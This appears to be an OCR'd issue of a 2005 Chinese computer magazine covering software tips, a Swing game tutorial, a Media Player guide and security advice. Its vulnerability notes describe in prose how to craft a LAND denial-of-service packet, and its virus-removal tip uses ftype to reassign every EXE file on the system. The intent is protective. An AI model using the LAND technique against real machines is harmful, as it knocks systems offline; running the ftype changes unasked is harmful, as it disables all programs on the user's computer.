
问：我想将几个MP3文件合并为一个文件，请问应该怎么做呢？

答：音频文件合并的方法有很多，比如直接用COPY命令，或是使用WinRAR的压缩功能等等，不过这都不方便控制顺序，这里我们为你介绍一款专门用来合并音、视频文件的软件——MediaJoin，有了这款免费软件，多种格式的媒体文件都可以合并了。

软件版本:2.0
软件大小:3077KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.audiovideosoft.com/download/setup_mj.exe

打开软件后，先在Media Type(媒体类型)中选择要转换的媒体格式，如果要合并音频文件，选择Audio，要合并视频文件则选择Video，再点击Add按钮，在文件选择窗口中使用Shift及Ctrl键选择需要添加的媒体文件。完成后，在Output Format(输出格式)下拉菜单中选择好输出媒体文件的格式，最后点击Join按钮，根据需要设置好码率等项后，就可以进行文件合并了。另外，如果文件的顺序不对，可以通过Move Up及Move Down按钮进行调节。

制作个性化MSN Messenger头像:AveAvatarCreator



软件版本:N/A
软件大小:467KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200507/aveatar.zip

问：我想制作一个特殊的MSN Messenger个性化头像，请问有没有这方面的软件推荐？

答：推荐你使用AveAvatarCreator，它可以通过不同的发型、脸型、衣服的组合制作个性化的MSN Messenger头像。

打开软件后，点击Element used(可用元素)列下不同的按钮，这时在预览区可以看到不同的组合效果，如果需要可以通过X、Width、Y、Height列来设置不同元素的位置、宽度及高度。在Label Text框中输入文字，比如你的 称等等，最后点击Save Avatar按钮就可以将图片保存为PNG格式，并在MSN Messenger中使用了。如果你想在QQ中使用，可以将Final Width(最终宽度)及Final Height(最终高度)均设置为32即可。

CFan小白鼠

试用体验

大连读者飒飒:我经常使用电脑工作到很晚，没有时间观念的，也懒得去看电脑右下角的小时钟。于是就使用一款叫"zxh透明多功能桌面时钟"的小软件，这样再也不用担心自己误时了。这款透明的桌面时钟比较特别的是它紧贴桌面，不占屏幕空间，所以一般不会影响你使用其他软件。在使用软件时，如果双击时钟中间的位置，可以在三种样式中切换，右击后，还会弹出多功能菜单，其中包括有定时音乐提醒、定时启动程序、上网计时和整点报时等功能，软件还附万年月历，既实用，又漂亮，非常不错。

软件版本:3.41
文件大小:581KB
软件性质:自由软件
适用系统:Windows 9x/2000/XP
下载地址:http://download.pchome.net/home/calendar/16589.html

最近更新

GreenBrowser 2.4 Build 0304
升级指数:★★★

非常优秀的多窗口 览器。增加选项模拟拖动链接为Shift加点击;保存页面，图片的同时保存源地址;增加"导入/导出"对话框;工具条的保存按钮增加弹出菜单;增加IE下载时退出的确认对话框等。

下载地址:http://www.morequick.com/greenbrowsergb.zip

Maxthon 1.1.120
升级指数:★★★

非常优秀的多窗口 览器。修复了另一个无法退出的问题;修复了侧边栏收藏夹弹出错误的问题;修复了几个会造成不稳定的问题;修复了群组中有时出现空白项的问题;去掉了关闭时候显示的信息框等。

下载地址:http://www.maxthon.com/chs/download.htm

LumaQQ 2004(03.09 Patch)

升级指数:★★★★

可以查看隐身好友的非官方QQ。继续完善群相关协议，初步解决多人对话，讨论组和普通群的消息收发问题;为查找结果列表添加了排序功能;解决了有些离开状态图标变花的问题;修正了发送消息包格式定义中的一处错误，解决了对方收到消息时头像变化的问题等。

下载地址:http://nj.onlinedown.net/soft/37852.htm

POPO 2004 Build 20050310

升级指数:★★★★

网易推出的即时通讯工具。增加了超强"兴趣组"功能;增加了本地及在线音乐播放以及网络电台播放功能;增加了POPO活动页;改进了语音、视频效果。另外，还要注意新版本与老版本的视频、表情不兼容。

下载地址:http://popo.163.com/download.shtml

极点中文4.2正式版豪华集成版

升级指数：★★★★★

上期刚刚介绍过极点中文4.2的测试版没多久，这款目前人气最旺的五笔输入法就推出了4.2正式版，具体变化我们已经介绍过了，因此不再赘述。


下载地址：http://www.newhua.com/cfan/200507/Freewb.42Final.Deluxe.4.2005.03.10.exe

新软试用

河南读者杜刚:大家现在上网聊天都在用QQ，其实不妨用一用搜狐的搜Q这个软件，特别是在Chinaren校友录上注册过的用户，它不仅打开校友录的速度快，而且通过它在校友录上留言文字是可以使用彩色字的，这样我们就有了会员的待遇。

下载地址:http://ad.ko.sohu.com/soq/SOQ_SetUp_V3.EXE

图片快速找不同:TheCompressonator



问:我在玩游戏时，打开了一个特殊效果，请问我应该用什么软件来知道这个效果是否打开了呢?

答:建议你在游戏中同一位置进行截图(可能要使用SnagIt等专业截图软件或游戏中自带的截图功能)，然后对比两张图片，找到不同之处，就可以知道特效是否打开了，从而还可以判断出显卡是否支持该特效。要对比两张图片不同，仅靠肉眼是很麻烦的，所以我们通常使用TheCompressonator，这款软件的主要功能就是分析对比两张图片，并找出它们不同之处。

软件版本:1.23.1049
软件大小:2.57MB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www2.ati.com/developer/TheCompressonator.zip

打开软件，选择菜单中的File→Compare Images(文件→对比图片)，然后分别选择两张需要对比的图片，这时在软件窗口中就会显示出需要对比的图片，以及对比的结果。

可视化的任务切换:TaskSwitchXP



软件版本:2.0 Beta 4
软件大小:138KB
软件性质:免费软件
适用平台:Windows XP
下载地址:http://www.newhua.com/cfan/200507/TaskSwitchXP.zip

问:我听说有一款软件可以增强Windows XP的Alt+Tab功能，在切换任务的同时还可以看到每个进程当前的状态窗口，请问是有这款软件吗?

答：的确有这样一款软件，名为TaskSwitchXP。

解压缩软件后，运行其中的TaskSwitchXP.exe，启动软件，这时在系统托盘内会显示软件图标。再按下Alt+Tab，就可以看到新的任务切换界面，在窗口左侧就可以看到所选任务的窗口缩略图。如果要设置软件，则执行ConfigTsXP.exe，然后就可以进行多项设置，比如要让软件随系统启动，那么只要勾选General(常规)项下的Autostart TaskSwitchXP on system startup(TaskSwichXP自启动)即可，如果同时去除此项下Show TaskSwitchXP system tray icon on start(显示TaskSwichXP系统托盘图标)的勾选，就可以让软件在"后台"运行。

测试防火墙的反劫持能力:Hijack



问:越来越多的 览器很容易被"劫持"(如修改默认首页等)，我想试试电脑装的网络防火墙功能是否够强，请问有什么软件可以实现吗?

软件版本:N/A
软件大小:394KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://sphinx-soft.com/download/hijack.exe

答:你可以试试Hijack这款软件，它可以让任何正在运行的程序访问网络，这样你可以测试你的网络防火墙是否能够拦截。同样，如果有不知道是何用途的程序能够不经验证就访问网络，那你就要注意这个程序是否为能够穿过防火墙的木马程序了。

运行软件后，在弹出窗口下拉菜单中选择系统中正在运行的程序，然后点击OK按钮，这时如果网络防火墙工作正常，就会弹出程序要访问网络的提示，这时你可以根据测试的需要选择通过或阻止程序访问网络。如果阻止程序访问网络后，弹出Internet unavailable的提示，则表示网络防火墙工作正常。**(山东 孤侠)**



漏洞再现:LAND报文错误导致死循环攻击

影响系统:Windows 2003 Server及 Windows XP SP2

漏洞分析:当用户因为觉得Windows自身的防火墙占用系统资源而关闭后，这个漏洞就有可能被恶意攻击者利用，攻击者可以构造一个SYN标记的基于TCP协议的数据包报文，在此报文中，将源IP地址及端口和目标电脑IP地址及端口都设置为被攻击的用户电脑，这样当文件服务器发送单个报文的时候产生死循环，导致〝资源管理器〞无响应、资源被完全消耗，最终使电脑及网络完全瘫痪。

补“洞”办法:微软的防火墙既然存在就有其存在的意义，在微软没有公布相应补丁时还是让它监守着我们的电脑吧。

漏洞再现:FireFox插件处理错误漏洞

影响系统:FireFox 1.0.1以前版本

漏洞分析:由于FireFox的优异表现,这款　览器成为网友追捧的新贵,不过它并不那么完美,在FireFox　览器中的一个插件能够被攻击者制作成带有攻击效果的临时目录,攻击者可以利用这个目录删除用户电脑中的任何文件,因此它很可能被黑客恶意利用,对用户进行攻击。

补洞方法:在最新版的FireFox 1.0.1　览器中这个漏洞已经被修补,请大家尽快升级。下载地址:http://www.onlinedown.net/soft/32189.htm。

你的密码安全吗?

★★★

■瑞星工程师　史瑀

经常有朋友会遇到这个问题，电脑老是反复地中同一个病毒。Windows的补丁已经全部安装了，病毒也已经被成功清除，但是没过几天杀毒软件就报告又发现了这个病毒。

出现这种问题很可能是由于用户没有给计算机设置复杂、安全的密码，为什么不设置密码或者密码简单就容易感染病毒呢?

1.病毒和密码的关系

目前，有相当多的蠕虫病毒(如高波Worm.agobot、瑞波Worm.Rbot等)都会对计算机超级用户Administrator的密码进行猜解。病毒利用自身带的一个简单的密码字典对要攻击的计算机管理员密码进行匹配。字典内包含诸如〝111〞、〝222〞、〝12345〞、〝abc〞、〝Administrator〞这样的密码，一旦你的密码和病毒字典一样，则电脑就会被病毒感染。如果你的电脑本身没有设置密码，那样病毒根本不用去猜测密码，直接就可以对电脑进行破坏。

2.如何判断密码是否简单

我们可以使用瑞星杀毒软件2005版中附带的漏洞扫描工具来检测机器密码是否安全。点击〝开始〞菜单，选择〝程序→瑞星杀毒软件→瑞星工具→瑞星漏洞扫描〞。出现〝瑞星系统安全漏洞扫描〞的对话框后，只勾选〝安全设置〞一项，然后点击〝开始扫描〞按钮。

扫描完成后，点击上面的〝安全设置〞按钮，查看扫描报告。如果扫描报告出现〝密码过于简单〞的提示，那么〝恭喜〞你，你的密码需要进行更改了。

3.什么样的密码才算安全

确保密码安全需要做到以下几点:①长度至少有七个字符;②不包含用户名、真实姓名或公司名称、生日等;③不包含完整的字典词汇;④同时包含大小写字母、数字及键盘符号;⑤如果是修改密码，则要与先前设置的密码大不相同。

〝J*p2le04>F〞，这就是一个较为复杂的密码。不过你也可以利用这个规则建立比较好记的密码，比如〝The@RAV2005*isSoGood!〞就是一个比较健壮的密码，同时包含有大小写字母、数字和特殊符号，即使包含了一些字典词汇，破解起来也是相当困难。



4.如何给账号创建和修改密码

创建和修改密码的操作非常简单，右键单击〝我的电脑〞，选择〝管理〞。在出现的对话框左栏中找到〝本地用户和组〞，选择〝用户〞。在窗口右侧找到要更改的账户名称，点击鼠标右键，选择〝设置密码〞。输入你的新密码，点击〝确定〞即可。

CF [YY14]

瑞星病毒专家开诊啦!

你在使用杀毒软件是不是经常会遇到问题?你是不是在为一个清除不了的病毒而苦恼?请将你的问题发至software@cfan.com.cn，会有资深的瑞星病毒工程师帮你解决问题。

另类杀毒又一法

★★★

■name

有次同学电脑中了病毒，我去看了一下，是个QQ病毒，由于挺长时间没有上网搜集病毒方面消息了，我对这些病毒的特性也不甚了解。

我先打开〝进程管理器〞，将几个不太熟悉的程序关闭掉。但刚关掉一个，再去关闭另外一个时，刚才关闭的那个马上又运行了。没办法，我决定从注册表里先把启动项删除后，再重启试试，结果，我刚把那些启动项删除，然后刷新一下注册表，那些启动项又还原了，看来一般的方法是行不通了。上网下载专杀工具后，仍然不能杀掉。我知道这是因为病毒正在运行，所以无法删除。

由于这台电脑只有一个操作系统，也没办法在另一个系统下删除这些病毒，这时怎么办呢？如果大家也遇到这种情况时，我向大家推荐一种方法。

第一步:在〝开始→运行〞中输入CMD，打开〝命令提示符〞窗口。

第二步:输入ftype exefile=notepad.exe %1，这句话的意思是将所有的EXE文件用〝记事本〞打开。这样原来的病毒无法启动了。

第三步:重启电脑，你会看见打开了许多〝记事本〞。当然，这其中不仅有病毒文件，还有一些原来的系统文件比如输入法程序。

第四步:右击任何文件，选择〝打开方式〞，然后点击〝 览〞，转到Windows\System32下，选择cmd.exe，这样就可以再次打开〝命令提示符〞窗口。

第五步:运行ftype exefile="%1" %*，将所有的EXE文件关联还原。现在运行杀毒软件或直接改回注册表，就可以杀掉病毒了。

第六步:在每一个〝记事本〞中，点击菜单中的〝文件→另存为〞,就可看到了路径以及文件名了。找到病毒文件，手动删除即可。但得小心，必须得确定那是病毒才能删除。建议将这些文件改名并记下，重启后，如果没有病毒作怪，也没有系统问题，再进行删除。

小技巧

Ftype的用法

在Windows中，Ftype命令用来显示及修改不同扩展名文件所关联的打开程序。相当于在注册表编辑器中修改[HKEY_CLASSES_ROOT]项下的部分内容一样。

Ftype的基本使用格式为:Ftype [文件类型[=[打开方式/程序]]]

比如像上例中的ftype exefile=notepad.exe %1，表示将所有文件类型为EXE(exefile表示为EXE类型文件)的文件都通过"记事本"程序打开，后面的%1表示要打开的程序本身(就是双击时的那个程序)。

ftype exefile="%1" %*则表示所有EXE文件本身直接运行(EXE可以直接运行，所以用表示程序本身的%1即可)，后面的%*则表示程序命令后带的所有参数(这就是为什么EXE文件可以带参数运行的原因)。

CF [YY15]



Windows命令行也能防黑

■河北　香草天空

在Windows 2000/XP中的〝开始〞菜单〝运行〞中输入CMD，打开〝命令提示符窗口〞，输入netstat -an指令查看计算机正在连接的端口和IP。

```
TCP    0.0.0.0:5000        0.0.0.0:0
TCP    10.4.***.2:3389     207.46.***.35:1863
TCP    10.4.***.2:3595     219.133.***.157:16680
TCP    10.4.***.2:4003     218.28.***.220:80
TCP    10.4.***.2:4004     218.28.***.220:80
```

这里的第一列为通讯协议，第二列为本地IP和端口，第三列为远程计算机的IP和连接本地计算机的端口。

可以看到，207.46.***.35这个IP的1863端口连接着本地的3389远程终端，而我们并没有允许它连接，这个IP就是远程入侵者，当知道入侵者IP后就可以在TCP/IP筛选中设置屏蔽对入侵者进行防御了，具体设置方法可参考http://support.microsoft.com/default.aspx?scid=kb;zh-cn;309798。

CF [YY16]

■武汉　张剑

罗马不是一日建成的

Swing 跟我学之游戏设计(1)

★★★★

本文可以帮你学到

- Swing 基础知识
- 游戏构架及图像处理
- 绘图及动画
- 完善细节

谁知道通天的巴比伦塔耗费了多少沙石？又有谁知道罗马的建成经历了多少个日夜？我们惟一知道的是，没有一块块砖石的垒砌，就没有蜿蜒万里的长城；没有巨石和黏土的堆集，就没有亘古不变的金字塔。由此可见，基础知识的准备对于我们学习任何事物都至关重要，那么，就让我们从认识Swing 的一些基础功能开始，启动我们建造罗马的伟大工程吧！

前言

Java 咖啡馆已经开张不少时日了，如果你已经喜欢上了 Java 这杯咖啡的味道，那么记得常来哦。这一次，我们为大家准备了一大杯香浓的咖啡——将以开发一个"连连看"游戏为蓝本，和大家共同学习 Java 中 Swing 的用法，当你细心品味这杯咖啡后，你会发现，不但 Java 这杯咖啡还别有一番风味，而且还学会了专业游戏的开发方法，真是两全其美！

为了让大家先睹为快，下图便是游戏的截图。大家可以通过 http://www.cfan.com.cn/11program/200507/kyodai.jar 下载到游戏，然后在命令行方式下使用 java -jar kyodai.jar 来运行。此外，还可以到我的主页 http://www.ismyway.com 上下载这个游戏的单机版以及手机版进行试玩（见图 1）。




图 1

Java 咖啡馆以前介绍过 AWT 的知识，那么 Swing 和 AWT 究竟有什么区别呢？学习 Java 的人都可能听到或看到过重量级控件和轻量级控件这个字眼，AWT 就是我们通常所指的重量级控件，Swing 则是轻量级控件。我们都知道 Java 的口号是"一次编写，到处运行"，这也就要求在我们的程序中，尽量使用纯 Java 的代码。很不幸的是，AWT 依赖与本地平台的接口，因此，在不同的操作系统上，使用 AWT 制作的界面看起来可能会有些细微区别。Swing 则完全不同了，Swing 是用纯 Java 编写的，因此，使用 Swing 编写的界面能保证在所有平台上有着同样的外观。这里还有一个窍门：在 JDK 中，为便于区别，所有 Swing 控件都以大写字母 J 开头，比如说 JButton（AWT 中对应的是 Button），这样你就很容易区分 Swing 控件和 AWT 控件了。

Swing 初体验

对于想学习 Swing 编程的朋友，我们特地为大家准备了一些小窍门。首先，下载并阅读代码是极有必要的。由于这是一篇关于 Swing 的教程，所以，我们只是尽可能讲解一些与 Swing 有关的内容，与 Swing 无关的内容一般不会涉及，例如算法部分。其次，受篇幅限制，也不可能在这里将每部分代码都写得完完整整的，所以，大家也需要对照完整代码来看。最后，为了使大家更容易把精力集中在 Swing 学习上，我们也将游戏开发中所需资源放在下载文件中，大家下载后便能够编译运行，看到执行结果。本期源代码的下载地址是：http://www.cfan.com.cn/11program/200507/kyodaiui.zip。

1.顶层容器

什么是顶层容器？当我们使用 Java 进行图形编程的时候，图在哪里绘制呢？我们需要一个能够提供图形绘制的容器，这个容器就被称为顶层容器，你也可以把它想象成一个窗口。顶层容器是进行图形编程的基础，一切图形化的东西，都必然包括在顶层容器中。在 Swing 中，我们有三种可以使用的顶层容器，它们分别是：

· JFrame：用来设计类似于 Windows 系统中的窗口形式的应用程序。

· JDialog：和 JFrame 类似，只不过 JDialog 是用来设计对话框。

· JApplet：用来设计可以在嵌入在网页中的 Java 小程序。

如果需要使用 Swing 制作一个窗口类程序，我们的代码看起来应该是这样：

```
import javax.swing.*;

public class KyodaiUI
    extends JFrame {
……
}
```

2.控件

控件是构成应用程序界面的基本元素，按钮、文本框、进度条等，这些都是控件。控件(这里我们只讨论可视化控件)又可以分为容器控件和非容器控件。从字面意义上来理解，容器控件就是能包含其他控件的特殊控件，例如，Java 中的 JPanel 控件就属于容器型控件，我们可以在 JPanel 中放置按钮、文本框等非容器控件，你甚至可以在 JPanel 中再放置若干个 JPanel 控件(值得注意的是，顶层容器也是容器型控件，每一个窗口应用程序中有且只能有一个顶层容器控件，换句话说，顶层容器不能包括在其他的控件中)。

Java 中的容器控件有很多，除刚才提到的 JPanel 外，还有 JTabbedPane、JScrollPane 等，非容器控件有 JButton、JLabel、JTextField 等。如果你需要向某个容器型的控件中添加控件，你可以使用 add(Component comp) 方法来实现，如:

```
JPanel panel = new JPanel();
JButton button = new JButton();
panel.add(button);
```

3.布局

什么是布局？布局是 Java 中用来控制控件排列位置的一种界面管理系统。使用过其他可视化编程开发语言的人在初次接触 Java 界面设计时，总会感觉到 Java 界面设计很别扭：居然没有提供所见即所得的设置控件坐标的方法！然而，事实证明，Java 本身提供的布局管理系统也一样能够出色地完成我们的需要，而且在跨平台时表现得更有优势。

常用的布局有：

·BorderLayout：将界面分割为上下左右以及中间一块区域的管理系统，在 BorderLayout 布局中，最多你只能放 5 个控件，如果超过 5 个控件，建议还是选用其他的布局系统吧。

·GridLayout：GridLayout 是将用户界面切割为棋盘一样的布局管理系统。如果我们要设计一个类似于 Windows 中自带的计算器软件，GridLayout 无疑是最佳选择。

·FlowLayout：FlowLayout 与上述两类布局管理系统不太一样，在 FlowLayout 中，你不必指定每个控件放在哪，你只需要把控件加入到 FlowLayout 中，FlowLayout 就会根据你添加控件的顺序依次放置控件，如果空间不够，会自动换行。

在对这几个布局管理系统有了基本认识后，我们就一起来进入界面设计吧。在仔细观察了 QQ 游戏中"连连看"的设定后，我们可以发现，整个界面分为三个区，顶部是系统菜单区，占地面积最大的是用户游戏区，另外还有一个用户交互区，每个区域中都由若干控件组成。

这么多控件，我们从哪开始入手呢？由于容器控件中可以放置其他控件，因此，我们只需要先确定放置的容器控件就可以了。既然已经知道需要使用容器控件的个数，接下来让我们就进入布局管理系统的选择。用 GridLayout？似乎有点勉强，用 FlowLayout？还有更好的选择吗？对了，我想你一定想到了是 BorderLayout 吧，如下图 2 所示。




图 2

动手之前，大家一定要注意的是，界面的设计要先考虑好尺寸，不管是主程序界面的大小还是每个区域的大小，如果没有设计好合适的尺寸，将来改动起来会十分痛苦。

下面便是相应的源程序：

```
import java.awt.*;
import javax.swing.*;

public class KyodaiUI extends JFrame {
  public KyodaiUI() {
    this.setSize(780, 500); //将窗体的大小设定为780*500
    this.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
    this.setResizable(false); //窗体不能改变大小
    this.setTitle("连连看"); //设置标题

    JPanel toolBar = new JPanel();
    toolBar.setBackground(Color.white);
    toolBar.setPreferredSize(new Dimension(780, 48));

    JPanel actionPanel = new JPanel(); //新建JPanel型的控件
    actionPanel.setBackground(Color.yellow); //设置背景色
    actionPanel.setPreferredSize(new Dimension(160, 380)); //设置
大小

    JPanel contentPanel = new JPanel();
    contentPanel.setBackground(Color.blue);
    contentPanel.setPreferredSize(new Dimension(620, 380));
```

```
    this.getContentPane().add(toolBar, BorderLayout.NORTH);
    this.getContentPane().add(actionPanel, BorderLayout.EAST);
    this.getContentPane().add(contentPanel, BorderLayout.CENTER);
  }

  public static void main(String[] args) throws HeadlessException {
      KyodaiUI kyodaiUI = new KyodaiUI();
    kyodaiUI.show();
  }
}
```

让我们来看看上面这段程序是如何运行的。首先，extends JFrame表明了这是从JFrame中继承过来的，JFrame是最基本的顶层容器控件。实际上，在JDK中，以字母J打头的控件都是Swing控件。然后设置了容器的属性，其中，setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE)是用来告诉Java虚拟机，当用户点击窗体右上角的"关闭"按钮时，关闭该窗口进程。如果不这么做的话，你会发现虽然你可以点将窗口关闭，然而程序却没有退出。在接下来的代码中，我们为顶层容器添加了三个Panel容器。要注意的是，在AWT中，我们可以直接写为add(toolBar, BorderLayout.NORTH)，而在Swing中却一定要写成getContentPane(). add(toolBar, BorderLayout.NORTH)，否则程序就会出错。

现在大家可以放在编译运行看看，是不是和我的运行结果一样(见图3)？



图3

4.边框

虽然我们使用了不同前景色来区别不同的区域，然而却没有层次感，加上边框一定会漂亮许多。

在Java中，所有以J打头的Swing控件都可以使用setBorder方法来为自己设置边框。边框有很多种，线型、凸起、凹下、空的，你甚至可以自由组合形成个人风格。所有的Border都必须使用javax.swing.BorderFactory中提供的静态方法来创建，比如：

```
Border border = BorderFactory.createBevelBorder(BevelBorder.LOWERED,
  new Color(45, 92, 162),
  new Color(43, 66, 97),
  new Color(45, 92, 162),
  new Color(84, 123, 200));
```

现在，我们将toolBar.setBackground(Color.white)改为toolBar.setBorder(border)，立体效果是不是已经出现了？

实战——写上自己的大名

现在我们已经有了一个能够运行的界面了，虽然它什么也做不了，但是请你别慌，罗马不是一天建成的。

现在让我们在菜单区提供一个"关于"菜单，用来显示程序的信息，难道你不想让别人知道你的大名吗？Swing本身就提供了现成的按钮控件JButton，我们只需要创建一个新的按钮:JButton about = new JButton("关于");这个按钮该怎么放到菜单区而不是别的地方呢？我们可以加入下面的代码:toolBar.add(about); ，怎么点按钮没有反应？这是因为你还没有告诉程序点击按钮时要做什么事情呢。要为按钮添加事件响应，首先需要使用about.addActionListener(this)来告诉程序监听按钮按下时的事件，由于ActionListener是一个程序接口，因此，我们在类的申明的地方也得做一点小小的修改:public class KyodaiUI extends JFrame implements ActionListener {...}实现ActionListener接口是为了告诉程序我要进行事件处理了。当然，最后我们得添加响应事件的代码:

```
public void actionPerformed(ActionEvent e) {
  if (e.getSource() == about) {
    JOptionPane.showMessageDialog(this, "我的大名", "关于",
                    JOptionPane.INFORMATION_MESSAGE);
    return ;
  }
}
```

其中，e.getSource()表示当前触发事件的控件，由于我们的程序中往往会有多个以上的控件，这些控件都有可能产生事件，所以我们必须使用这个方法来找到产生事情的控件。

小结

让我们一起来回顾一下今天所学的内容:首先我们了解了顶层容器，也知道了控件分为容器控件和非容器控件，同时还知道使用边框，最后，我们还小小的处理了一下按钮的事件。

学而时习之，不亦说乎，就让我留点小小的作业，帮助大家巩固一下今天所学的内容:上面我们添加的按钮在菜单栏的中间，并不美观，请大家放到左边或右边试试。

最后向大家提供一些比较好的参考资料:

- Creating a GUI with JFC/Swing
  http://java.sun.com/docs/books/tutorial/uiswing/index.html
- 2D Graphics
  http://java.sun.com/docs/books/tutorial/2d/index.html
- JDK API
  http://java.sun.com/j2se/1.4.2/docs/api/index.html

CF [YY17]



用好Media Player 休闲娱乐任我行

★★

■ 北京 一页

Windows Media Player(下文简称为WMP)是一款多功能媒体播放机，它可以播放多种流行的文件类型，如:WMV、WMA、ASF、MP3、WAV、AVI、MPEG-1、MPEG-2、MIDI等，安装插件后还可以支持QuickTime电影文件，以及网上较流行的RMVB视频文件。许多在线电影、在线歌曲也采用WMV/WMA格式，如果没有安装WMP的话，就没法在线看电影听歌曲了。幸好，WMP是Windows自带的播放器，系统装好了就可以使用了，不用再着急找第三方播放软件。

菜鸟初试身手

实例1:最新才会最酷

虽然Windows自带有Windows Media Player(WMP)，不过版本相对来说比较旧，比如Windows 2000自带的是6.4版，Windows XP自带的是8.0，而现在微软推出的WMP最新版则是10.0了。为了达到最好的视听效果，建议大家都下载安装新版本。

第一步:首先登录到http://www.microsoft.com/windows/windowsmedia/cn/player/download/download.aspx下载最新简体中文版Windows Media Player 10.0(华军网站也提供下载，大家可登录到http://www.newhua.com上搜索一下)。

第二步:双击下载所得的文件(MP10Setup.exe)开始安装，如果你以前为了优化系统而关闭了系统还原功能，则安装过程中会弹出提示框:升级到WMP 10后，将不能再还原到原来的版本。如果不打算再用低版本，可单击"确定"按钮继续安装。

第三步:安装完成后会自动启动WMP，并弹出提示框询问是否搜索计算机中各种媒体文件并加到媒体库中，可以单击"否"按钮先不搜索，进入WMP主界面。

第四步:接下来先演示一下WMP中最一般的播放操作。按Ctrl＋O组合键调出打开对话框，单击其左侧的"我的电脑"按钮，然后就像在资源管理器里操作一样，双击收藏有电影或音乐的文件夹进入，再单击选中需要播放的文件(配合Ctrl或Shift键可多选文件)，最后单击"打开"按钮，选中的影音文件将自动加入当前的播放列表中，并开始按顺序播放了(见图1)。



图1

实例2:无所不知的大管家

如果你的硬盘上有成百上千个电影、音乐文件，并且是分散保存在多个分区、多个文件夹中，查找、使用起来就很不方便，这时不妨使用WMP的媒体库功能，帮助我们轻松管理多媒体文件，而不用在资源管理器里翻箱倒柜了。

第一步:启动WMP，按一下Alt键显示出菜单栏，然后单击菜单"工具→搜索媒体文件"命令(快捷键为F3)调出搜索对话框(见图2)。为了便于管理电脑中所有的媒体文件，建议在"搜索位置"下拉列表中选择"本地驱动器，程序文件夹除外"项；如果你能确切地知道所有媒体文件所保存的位置，则可以在"搜索位置"下拉列表中点选相应分区的盘符，再单击"查找范围"右侧的"浏览"按钮，从打开的对话框中指定特定的文件夹位置。



图2

第二步:设置完毕，单击"搜索"按钮开始搜索，这可能需要花一段时间，搜索完毕，单击提示框中的"完成"按钮，本机上的媒体库就建立好了。这时单击WMP主界面上方的"媒体库"按钮，你会发现所有WMP支持的媒体文件，都被分门别类地放在了左侧窗格中。单击"所有音乐"、"所有电视"、"所有视频"等类别前面的加号"＋"将它们展开，下面又列出了许多子类别，比如在"所有音乐"下面就又分出了"唱片集"、"作曲者"、"流派"、"发布年份"等子类。单击选中某一类别后，中间的窗格中就会显示出该类别下的所有媒体文件来，双击某一媒体文件就可以播放它了，如果双击的是视频文件，则WMP自动切换到"正在播放"窗口中。

第三步:以后当电脑中增加了新的影音文件时，不必每次都使用"搜索媒体文件"功能，那样太耗费时间了。在媒体库界面中，我们只要单击左下方的"添加到媒体库"按钮，从下拉菜单中选择"添加文件夹"(自动将所选文件

夹中的所有文件加入)或"添加文件或播放列表"(只添加选中的文件)命令，就可以将新增的影音文件加到媒体库中了。

小提示

单击"添加到媒体库"按钮，再选择"通过监视文件夹"命令，在打开的窗口中单击"添加"按钮，将你存放影音文件的特定文件夹添加到监视列表中，这样在有新的文件存入时，它们就会自动加到媒体库中。

第四步：影音文件中一般都会包括一些介绍性信息，比如MP3音乐中的ID3标签就含有歌曲标题、演唱者、流派、发行年代等信息，WMP正是通过这些信息将所有媒体文件分类的。我们也可以通过这些信息在"影山音海"中查找特定的文件。比如想找出收藏的所有王菲的歌曲，则可以在媒体库左上角的文本框中输入"王菲"，再单击其右侧的"搜索"按钮，不一会儿本机上所有王菲的歌曲或MV就会显示在中间的窗格中，双击就可以欣赏了。

第五步：如果WMP已经启动，则将音乐CD或VCD插入光驱时，它就会自动播放当前光盘上的内容。如果WMP没有启动，则插入光盘(比如是一张音乐CD)后会弹出一个对话框，单击其中的"播放音频CD 使用Windows Media Player"项，就可以自动启动WMP开始播放该CD了。

实例3:打造个性化的精选集

收集了许多的MP3、WMA歌曲，不可能每天都从头到尾地听一遍，我们可能会因为心情的不同而只想听其中某些特定风格的歌曲，这时我们就可以多定制一些个性化的精选集，让播放的歌随时贴近我们的心境。

